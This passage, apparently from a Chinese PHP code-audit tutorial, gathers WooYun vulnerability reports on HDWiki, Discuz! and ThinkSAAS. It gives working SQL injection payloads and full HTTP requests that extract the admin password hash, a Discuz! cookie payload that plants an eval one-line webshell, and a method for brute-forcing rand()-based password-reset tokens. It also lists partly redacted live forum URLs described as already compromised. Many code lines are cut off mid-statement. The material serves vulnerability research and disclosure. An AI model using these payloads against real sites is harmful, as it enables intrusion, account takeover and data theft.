        $from=strtolower($from);
        //$isutf8=preg_match( '/^([\x00-\x7f]|[\xc0-\xdf][\x80-\xbf
        $re = strlen($str) > 6 ? '/([\xe0-\xef][\x80-\xbf]{2}){2}/
        $isutf8 = preg_match($re, $str);
        //$force = (substr($to, 0, 3) == 'utf') ? true : $force;
        if(!$force && $isutf8 && $to=='utf-8' ) return $str;//当for
        if(!$force && !$isutf8 && $to=='gbk' ) return $str;
        if (function_exists('iconv')){
            $str = iconv($from, $to, $str);//转码 宽字节 绕过转义符
        }else{
            require_once(HDWIKI_ROOT.'/lib/Chinese.class.php');
            $ch = new chinese($from,$to);
            if('utf-8'==$from){
                $str = addslashes($ch->convert(stripslashes($str))
            }else{
                $str = $ch->convert($str);
            }
        }
        return $str;
    }
```

```
function check_recipient($sendto, $type){
        $userinfos = array();
        $send = array_unique(explode(',', $sendto));//这里把逗号替换了
        sort($send);
        $num = count($send);
        $sendto = str_replace(",", "','", $sendto);
        $query = $this->db->query("SELECT username,uid FROM ".DB_TA
        if($this->db->num_rows($query) == $num && $type != 1){
            return true;
        }
```

盲注之。


http://web/dan/hdwiki//index.php?pms-checkrecipient

sendto=a%E9%8C%A6%27) or CASE WHEN(substr((select username from wiki_user where uid=1) from 1 for 1) in (char(97))) THEN (1) ELSE (0) end limit 1#

//bypass逗号的盲注语句。

97对应的是a 当第一位是a的时候 返回ok





当不对应时 直接错误。 写个脚本直接跑 很简单的判断。

0x03 control/doc.php中


```
function dochangename(){
        $ajaxtitle = trim($this->post['newname']);
        if(string::hstrtoupper(WIKI_CHARSET)=='GBK'){
            $ajaxtitle=string::hiconv($ajaxtitle,'gbk','utf-8','tru
        }
        $title=string::substring(string::stripscript($_ENV['doc']->
        if(@!is_numeric($this->post['did'])){
            $this->message("-1","",2);
        }elseif($ajaxtitle!=string::stripscript($ajaxtitle)){
            $this->message("-3","",2);
        }elseif(!$title){
            $this->message("-4","",2);
        }elseif(@(bool)$this->db->fetch_by_field('doc','title',$tit
            $this->message("-2","",2);
        }elseif(@(bool)$this->db->fetch_by_field('synonym','srctitl
            $this->message("-5","",2);
        }elseif($_ENV['doc']->change_name($this->post['did'],$title
            $_ENV['synonym']->synonym_change_doc($this->post['did']
            //c
            if(1 == $this->setting['cloud_search']) {
                // c
                $_ENV['search']->cloud_change(array('dids'=>$this->
            }
```

这个跟上个差不多 就不多说了。

0x04 control/edition.php

```
function doremove(){
        $did=isset($this->post['did'])?$this->post['did']:$this->ge
        $eids=isset($this->post['eid'])?$this->post['eid']:array($t
        foreach($eids as $eid){
            if(!is_numeric($eid)&&!is_numeric($did)){
//这里判断是不是数字 如果是不是数字的话 直接返回错误了。 但是这里有个问题是 当$
                $this->message($this->view->lang['parameterError'],
            }
        }
        $result=$_ENV['doc']->remove_edition($eids, $did);//带入查询
```

```
function remove_edition($eid, $did=0){
        if(is_array($eid)){
            $eid=implode(",",$eid);
        }
        $sql="INSERT INTO ".DB_TABLEPRE."recycle (type,keyword,cont
        $query=$this->db->query("SELECT * FROM ".DB_TABLEPRE."edit:
        $delete_count = array();
        while($edition=$this->db->fetch_array($query)){
```



0x05 依旧control/edition.php

```
function doexcellent(){
        foreach(@$this->post['eid'] as $eid){
            if(!is_numeric($eid)){//一样的逻辑错误
                $this->message($this->view->lang['parameterError'],
            }
        }
        $result=$_ENV['doc']->set_excellent_edition($this->post['ei
```

```
function set_excellent_edition($eid,$type=1){
        if(is_array($eid)){
            $eid=implode(",",$eid);
        }
        $type=(bool)$type?1:0;
        $this->db->query("UPDATE ".DB_TABLEPRE."edition SET excelle
        return true;
```

跟上面个差不多 不多说了。

0x06 control/doc.php中

```
function docreate(){
        if(4 != $this->user['groupid'] && ($this->time-$this->user[
            $this->message($this->view->lang['editTimeLimit1'].$thi
        }
        if($this->setting['verify_doc'] == -1) { //首次编辑审核
            if($this->setting['max_newdocs'] != 0 && $this->user['r
                $this->message('您的首次可创建或编辑词条数的数量已达最大值
```

```
            }
        }
if($this->setting['checkcode']!=3 && $this->setting['doc_verificat
                $this->message($this->view->lang['codeError'],'BACK
            }
            if(@trim($this->post['content'])==''[[email protected]]
                $this->message($this->view->lang['contentIsNull'],
            }
            $doc['title']=string::substring(string::stripscript($_E
这里大概的意思是 假如说一段代码截取4个字符 那么我们就提交一个aaa' 然后转义成aa
            $_doc=$this->db->fetch_by_field('doc','title',$doc['tit
            if((bool)$_doc && !empty($_doc['content'])){
                $this->message($this->view->lang['createDocTip5'],
            }
            if(!(bool)$_ENV['category']->vilid_category($this->post
                $this->message($this->view->lang['categoryNotExist
            }
            if((bool)$this->post['summary']){
                $doc['summary']=trim(strip_tags($_ENV['doc']->repla
            }
            $doc['did']=intval($this->post['did']);
            $doc['letter']=string::getfirstletter($this->post['titl
            $doc['category']=$this->post['category'];
            //$doc['tags']=$_ENV['doc']->jointags($this->post['tags
            $doc['tags']=$this->post['tags'];
            $doc['tags']=$_ENV['doc']->replace_danger_word($doc['ta
```

```
        $doc['tags'] = htmlspecialchars(string::stripscript($dc
        $doc['content'] = $_ENV['doc']->replace_danger_word($tl
        $doc['content'] = preg_replace('/(<embed.*?(?:allowscri
        $doc['content'] = preg_replace('/(<embed(?:(?!allowscri
        $doc['content'] = addslashes(string::stripscript(strips
        $doc['content'] = $this->setting['auto_picture']?$_ENV[
        $doc['summary'] = trim(strip_tags($_ENV['doc']->replace
        $doc['summary'] = (bool)$doc['summary']?$doc['summary']
        $doc['summary'] = trim(string::convercharacter(string::
        $doc['summary'] = htmlspecialchars(addslashes(stripslas
        $doc['images']=util::getimagesnum($doc['content']);
        $doc['time']=$this->time;
        $doc['words']=string::hstrlen($doc['content']);
        $doc['visible']=$this->setting['verify_doc'] != 0 ? '0
        if(strpos($this->user['regulars'], 'doc-immunity') ===
            if(!$_ENV['doc']->check_submit_interval($this->user
                if($this->setting['save_spam']) {
                    $doc['visible'] = 0;
                } else {
                    $this->message(sprintf($this->view->lang['s
                }
            }
            if(!$_ENV['doc']->check_eng_pcnt($doc['content'])
                if($this->setting['save_spam']) {
                    $doc['visible'] = 0;
                } else {
                    $this->message($this->view->lang['spam_msg
```

```
                    }
                }
            }
            if(strpos($this->user['regulars'], 'doc-immunity') !==
                $doc['visible'] = 1;
            }
            if($this->setting['verify_doc'] == -1) { //首次编辑审核
                if($this->user['newdocs'] != -1) {
                    $_ENV['user']->update_newdocs($this->user['uid
                }
            }
            if($doc['visible'] == 1){
                $_ENV['user']->add_credit($this->user['uid'],'doc-c
            }
            /*foreach($this->post['tags'] as $search_tags){
                $doc['search_tags'] .=string::convert_to_unicode($s
            }*/
            $did=$_ENV['doc']->add_doc($doc);//这里这里 带入入库入库了
            $_ENV['user']->update_field('creates',$this->user['crea
<code>function add_doc($doc) {
        $editions = ($this->base->setting['base_createdoc']==1)?1:(
        $doc['title'] = trim($doc['title']);
        if ($doc['did']){
            $this->db->query("REPLACE INTO ".DB_TABLEPRE."doc
            (did,letter,title,tag ,summary ,content,author,authorid
            VALUES (".$doc['did'].",'".$doc['letter']."','".$doc['t
```

```
            '".$this->base->user['username']."','".$this->base->use
            ".$doc['time'].",".$doc['time'].",'".$this->base->user|
            $did = $doc['did'];
            $this->db->query("DELETE FROM ".DB_TABLEPRE."autosave W
        }else{
            $this->db->query("INSERT INTO ".DB_TABLEPRE."doc
            (letter,title,tag ,summary ,content,author,authorid,tir
            VALUES ('".$doc['letter']."','".$doc['title']."','".$dc
            '".$this->base->user['username']."','".$this->base->use
            ".$doc['time'].",".$doc['time'].",'".$this->base->user|
            $did = $this->db->insert_id();
            $this->add_doc_category($did, $doc['category']);
            $this->db->query("DELETE FROM ".DB_TABLEPRE."autosave W
        }
        if($this->base->setting['base_createdoc']==1){
            $this->db->query("INSERT INTO ".DB_TABLEPRE."edition
            (did,author,authorid,time,ip,title,tag,summary,content,
            VALUES ($did,'".$this->base->user['username']."','".$tl
            '".$doc['time']."','".$this->base->ip."','".$doc['title
        }
        return $did;
    }
```

$doc['title']."','".$doc['tags'] 刚好这截取字符的 后面跟的是一个post来的 那么就可以注入了。

后面看了下 这个洞竟然被提交过了 http://**.**.**.**/bugs/wooyun-2010-081667

但是我觉得xxx牛给的利用很不完美啊。 至少在我这个版本/* 是不成功的

在php中/ 能直接注释掉后面的东西 但是*mysql*很多版本都需要在后面接/才能注释掉

一开始我也在这语句上纠结了很久 我们先来看一下这个语句

REPLACE INTO wiki_doc

(did,letter,title,tag ,summary ,content,author,authorid,time,lastedit,lasteditor,lasteditorid,visible,editions)

VALUES (56,'x','xiaoyuxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxasd\',',user(),1,1,1,1,1,1,1,1#','asd','<p>asd
</p>',

'xiaoyu','2',

1418925356,1418925356,'xiaoyu','2','1',0)

是这样的 他换行了。 就是因为这个换行 让人蛋疼。

首先我们知道# -- 都是单行注释 这个多行注释/ 在*mysql*中又需要接/

后面的我们是不可控的 所以也没办法利用 这里我们还是得来接我们的单行注释

一共14个column 换行了后的有8个column 所以我们前面需要接6个column

56,'x','xiaoyuxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxasd\',' 这里是三个 所以我们构造一下

56,'x','xiaoyuxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxasd\',',1,1,1 这样就是6个了。 在1后面还需要构造一个, 为的就是和下面换行了的连接起来 然后再注释掉这一行后面的那么最终语句就是

REPLACE INTO wiki_doc

(did,letter,title,tag ,summary ,content,author,authorid,time,lastedit,lasteditor,lasteditorid,visible,editions)

VALUES (56,'x','xiaoyuxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxasd\',',concat(user(),0x23,version()),user(),(select concat(username,0x2c,password) from wiki_user where uid=1),#','asd','<p>asd
</p>',

'xiaoyu','2',

1418925356,1418925356,'xiaoyu','2','1',0)

```
POST /dan/hdwiki/index.php?doc-create HTTP/1.1

Host: web

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:12.0) Gecko/20100101 Fi
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q

Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Proxy-Connection: keep-alive

Referer: http://web/dan/hdwiki/index.php?doc-create

Cookie: ECS[visit_times]=6; themeIndexTom=2; KT-GUID=KT-C3DD75C5698

Content-Type: multipart/form-data; boundary=----------------------

Content-Length: 1534

-----------------------------41184676334

Content-Disposition: form-data; name="did"

56

-----------------------------41184676334

Content-Disposition: form-data; name="section_id"

-----------------------------41184676334

Content-Disposition: form-data; name="create_submit"

1

-----------------------------41184676334

Content-Disposition: form-data; name="title"

xiaoyuxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

-----------------------------41184676334

Content-Disposition: form-data; name="category"

3

-----------------------------41184676334

Content-Disposition: form-data; name="content"

<p>asd<br /></p>

-----------------------------41184676334

Content-Disposition: form-data; name="letter"
```

```
asd
-----------------------------41184676334
Content-Disposition: form-data; name="tags"
,concat(user(),0x23,version()),user(),(select concat(username,0x2c,
-----------------------------41184676334
Content-Disposition: form-data; name="code"
-----------------------------41184676334
Content-Disposition: form-data; name="publishsubmit"
·à2?
-----------------------------41184676334--
Content-Disposition: form-data; name="tags"
,user(),user(),user(),user(),1,1,1,1,1,1,1)#
-----------------------------491299511942
Content-Disposition: form-data; name="code"
-----------------------------491299511942
Content-Disposition: form-data; name="publishsubmit"
·à2?
-----------------------------491299511942--
```

成功执行。



直接出数据。

0x07 control/pms.php中

```
function doblacklist(){
        if(isset($this->post['blacklist'])){
            $blacklist = htmlspecialchars(string::stripscript($this
            if(empty($blacklist)){
                $result = $_ENV['pms']->remove_blacklist($this->use
            }else{
                $result = $_ENV['pms']->add_blacklist($blacklist,$t
```

```
function add_blacklist($blacklist,$uid){
        return($this->db->query("REPLACE INTO ".DB_TABLEPRE."blackl
    }//入库
```

```
function dobox(){
        $this->get[3] = empty($this->get[3]) ? NULL : $this->get[3]
        $page = max(1,isset($this->get[4]) ? $this->get[4] : $this-
        $num = isset($this->setting['list_prepage'])?$this->setting
        $start_limit = ($page - 1) * $num;
        $count = $_ENV['pms']->get_totalpms($this->user['uid'], $th
```

```
function get_blacklist($uid){
        $user = $this->db->fetch_first("SELECT blacklist FROM ".DB_
        return $user['blacklist'];
```

```
$blackuser = str_replace(",","','",$blacklist);
                if($group){
                    $sqladd = ($group == 'owner') ? 'AND og=0' : 'A
                }
                $query = "SELECT COUNT(*) num FROM ".DB_TABLEPRE."p
```



这个老洞也没修复 http://**.**.**.**/bugs/wooyun-2010-067410 试试修复了把。

漏洞证明


我的HDWiki >>所属分类 >> 帮助文档
xiaoyuxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
标签: root@localhost#5.1.28-rc-community-log 编辑/添加标签 设置 顶[0] 分享到 发表评论(0) 编辑词条
词条首字母
admin,7fef6171469e80d32c0559f88b377245
→如果您认为本词条还有待完善，请 编辑词条
上一篇 asd 下一篇

修复方案

无尽的过滤。

WooYun-2014-80723：Discuz!某两个版本前台产品命令执行（无需登录）

漏洞作者： Jannock

来源：http://www.wooyun.org/bugs/wooyun-2014-080723

简要描述

最近总有人翻旧程序，我也翻一个出来！ Discuz!某版本虽然停止维护，但使用量还很可观，各大厂商或多或少都有使用。 有条件，直接存在命令执行，但目前大多默认配置直接支持。 此漏洞在互联网上公开过，但厂商不认为是漏洞？ 还是那句：没有POC,你说个jb！ 不登陆，直接执行

详细说明

影响版本：Discuz! 6.x/7.x 全局变量防御绕过漏洞

互联网比较有人公开过，看：http://**.**.**.**/dzvul/sodb/19/sodb-2010-01.txt

那时描述是：Discuz! 6.x/7.x 全局变量防御绕过漏洞 POC：缺

可能由于作者没有放出POC，因此没有得到别人重视。

此漏洞利用的地方有很多，不限制这个命令执行。

漏洞原理就不说了，这里说说漏洞利用：

文件：

include/discuzcode.func.php

```
function discuzcode($message, $smileyoff, $bbcodeoff, $htmlon = 0,
    global $discuzcodes, $credits, $tid, $discuz_uid, $highlight, $
    if($parsetype != 1 && !$bbcodeoff && $allowbbcode && (strpos($m
        $message = preg_replace("/\s?\[code\](.+?)\[\/code\]\s?/ies
    }
    $msglower = strtolower($message);
    //$htmlon = $htmlon && $allowhtml ? 1 : 0;
    if(!$htmlon) {
        $message = $jammer ? preg_replace("/\r\n|\n|\r/e", "jammer(
    }
    if(!$smileyoff && $allowsmilies && !empty($GLOBALS['_DCACHE'][
        if(!$discuzcodes['smiliesreplaced']) {
            foreach($GLOBALS['_DCACHE']['smilies']['replacearray']
                $GLOBALS['_DCACHE']['smilies']['replacearray'][$key
            }
            $discuzcodes['smiliesreplaced'] = 1;
        }
        $message = preg_replace($GLOBALS['_DCACHE']['smilies']['sea
    }
```

注意到 119 行：

$message = preg_replace($GLOBALS['_DCACHE']['smilies']['searcharray'], $GLOBALS['_DCACHE']['smilies']['replacearray'], $message, $maxsmilies);

因此，直接cookie中带

GLOBALS[_DCACHE][smilies][searcharray]=/.*/eui; GLOBALS[_DCACHE][smilies][replacearray]=phpinfo();

即可执行。


请求中Cookie带

GLOBALS[_DCACHE][smilies][searcharray]=/.*/eui; GLOBALS[_DCACHE][smilies][replacearray]=eval($_POST[c])%3B;

即一句话木马，此后门漏洞十分隐蔽，不容易发现。

随便 google 验证了一下，发现还是有大量中招的。

漏洞证明



```
http://myji[redacted].com/viewthread.php?tid=1772&extra=page=1&frombbs=1
http://aur[redacted].gamebar.com/viewthread.php?tid=5981
http://for[redacted]321.com/viewthread.php?tid=5223
http://iml[redacted]/viewthread.php?tid=982851&extra=
http://bbs[redacted]cn/viewthread.php?tid=158666&extra=
http://for[redacted]gg.com/viewthread.php?tid=92584
http://bb[redacted]om/viewthread.php?tid=31966
http://ww[redacted].org/viewthread.php?tid=5721
http://bb[redacted]n/viewthread.php?tid=16542
http://9y[redacted]iu.com/viewthread.php?tid=958886&extra=page%3D1
http://au[redacted].com.cn/bbs/viewthread.php?tid=8974
http://re[redacted]e.com/viewthread.php?tid=80753
http://bbs[redacted]com/viewthread.php?tid=4466
http://www[redacted]cn/bbs/viewthread.php?tid=775411
http://bbs.[redacted]om/viewthread.php?tid=180538
http://42.1[redacted]:100/bbs/viewthread.php?tid=9972141&extra=
http://bbs.[redacted]iewthread.php?tid=2825980&extra=page%3D1
http://www.[redacted]ghang.com/forum/viewthread.php?tid=963&fid=15&extra=page%3D1&p
age=&mkey=%[redacted]D%B5%B8%DF%B9%DC
http://www.[redacted].com/viewthread.php?tid=20482&extra=page%3D1
http://www.[redacted]n/bbs/viewthread.php?tid=258&extra=
http://foru[redacted].com/viewthread.php?tid=2846
http://bbs.[redacted]ctice.com/viewthread.php?tid=29887
http://bbs.g[redacted]/viewthread.php?tid=43722
http://bbs.z[redacted]t/viewthread.php?tid=1369
http://www.y[redacted]bbs/viewthread.php?tid=985
http://www.w[redacted]om/viewthread.php?tid=231903&extra=page%3D1
http://bbs.3[redacted]om/viewthread.php?tid=667633
http://bbs.s[redacted]t/viewthread.php?action=printable&tid=7776
http://bbs.z[redacted].com/viewthread.php?tid=183104&extra=page%3D1
http://forum[redacted]e.com/viewthread.php?action=printable&tid=152026
http://aurog[redacted]gamebar.com/viewthread.php?tid=19667
http://bbs.g[redacted]/viewthread.php?tid=31966
http://9yinb[redacted].com/viewthread.php?tid=450018&extra=page%3D1
http://bbs.a[redacted]com/viewthread.php?tid=7063
http://www.c[redacted]n/viewthread.php?tid=571081
http://bbs.c[redacted]tice.com/viewthread.php?tid=29345
http://www.c[redacted]m/viewthread.php?tid=14094
http://www.s[redacted]rium.com/viewthread.php?tid=250523
http://bbs.s[redacted]om/viewthread.php?tid=79697&extra=page=1
http://www.s[redacted]ter.org/forum/viewthread.php?tid=41428
http://bbs.j[redacted]ewthread.php?tid=2424793&extra=page%3D1
http://www.g[redacted]edu.cn/forum/viewthread.php?tid=7983
http://www.c[redacted].com/viewthread.php?tid=57083
http://www.s[redacted]du.hk/cyberranger/bbs/viewthread.php?action=printable&tid=347
```

修复方案

这个你们应该懂！

0x04 找回密码出现的问题。

下面介绍一些我在cms遇到的找回密码时候犯得错误。

找回密码很多都是验证的token 就是在找回密码的时候生成一个token 然后存储到数据库中。 然后把找回密码的地址发到邮箱中 url中就含有token 由用户点开后就能修改密码 基本就是验证的这个token。 其实一般的可以找回任意用户密码的原因就是弱token 导致可以被攻击者搞到。 包括很多厂商验证的时候就是四位纯数字啥的。 可以枚举。 当然也可以延伸一下, 一些cms的密码加密方式很难破掉。 有时候我们拿到了管理的密码破不掉也是鸡肋。 所以有时候也可以利用这种方法 一般找回密码是用的邮箱 首先我们可以注入把管理的邮箱注入出来 然后再去找回密码 再把数据库的token注入出来 再构造一下地址 就能重置密码。 这个给我印象比较深的是 在ssctf的比赛中嘛 当时机油问了问我 那wordpress那题 有个插件的注入 然后因为都知道wp的加密基本很难破。 所以也是用的这种方法。 因为一般都是弱token的问题 随便找几个例子了

rand 函数生成的token

```
$resetpwd = md5(rand());
```

可以看到这个生成的token 就是对rand()函数生成出来的数字进行md5一次

来看一下rand()

注释：在某些平台下（例如 Windows）RAND_MAX 只有 32768。如果需要的范围大于 32768，那么指定 min 和 max 参数就可以生成大于 RAND_MAX 的数了，或者考虑用 mt_rand() 来替代它。 如果不指定一些参数的话 那么最大值才32768 一个并不算大的值 那么我们首先对这32768种可能 md5出来一个列表 然后我们直接枚举这32768种可能 总会有一个对的。

例子: WooYun: Thinksaas找回密码处设计错误利用账户可找回密码。

修改hdwiki任意用户密码

```
$encryptstring=md5($this->time.$verification.$auth);
```

补丁后 多了一个$auth$timetemp=date("Y-m-d H:i:s",$this->time);$auth = util::strcode($timetemp, 'ENCODE'); 可以$auch 是对时间来了一个算法。 结果这个算法的KEY并没有初始化 导致了如果我们知道了这个时间 就可以自己生成出来加密的字符串 这里带入算法的是时间 这里是我们可以知道的。

例子: WooYun: Hdwiki设计缺陷知邮箱可改密码（包括管理员） //绕过补丁继续找回hdwiki任意用户密码

WooYun-2014-50304：Thinksaas找回密码处设计错误利用账户可找回密码。

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-050304

简要描述

找回密码处 设置的链接不好把。。

详细说明

找回密码处 发送邮件给找回密码的地址 但是找回密码的地址只有一个变量。

只要知道要找回的账户 就可以直接爆破。

.../thinksaas2/index.php?app=user&ac=resetpwd&mail=admin@...&set=1d8c9f71eaa6923fc9d3cd5d10aea4ce

找回密码的地址。 app ac mail 这些都是知道的 只有set不知道。

在/app/user/action/forgetpwd.php处。

```
$resetpwd = md5(rand());
            $new['user']->update('user',array(
                'email'=>$email,
            ),array(
                'resetpwd'=>$resetpwd,
            ));
            //发送邮件
            $subject = $TS_SITE['base']['site_title'].'会员密码找回',
            $content = '您的登陆信息：<br />Email：'.$email.'<br />重
            echo $content;
```

可以看到 只有$resetpwd 不知道。 但是

$resetpwd = md5(rand());

是随机的 然后再md5 RAND_MAX 只有 32768

所以可以爆破之。


写个脚本 循环给1-32768 md5 一次 然后再载入burpsuite 进行爆破。

在测试过程中 最少的一次 只有300多。 最多的一次20000多 这个都看运气了。。

爆破速度也是很快的 吃个饭完了就好了。

漏洞证明


循环脚本。






循环出来的数据。

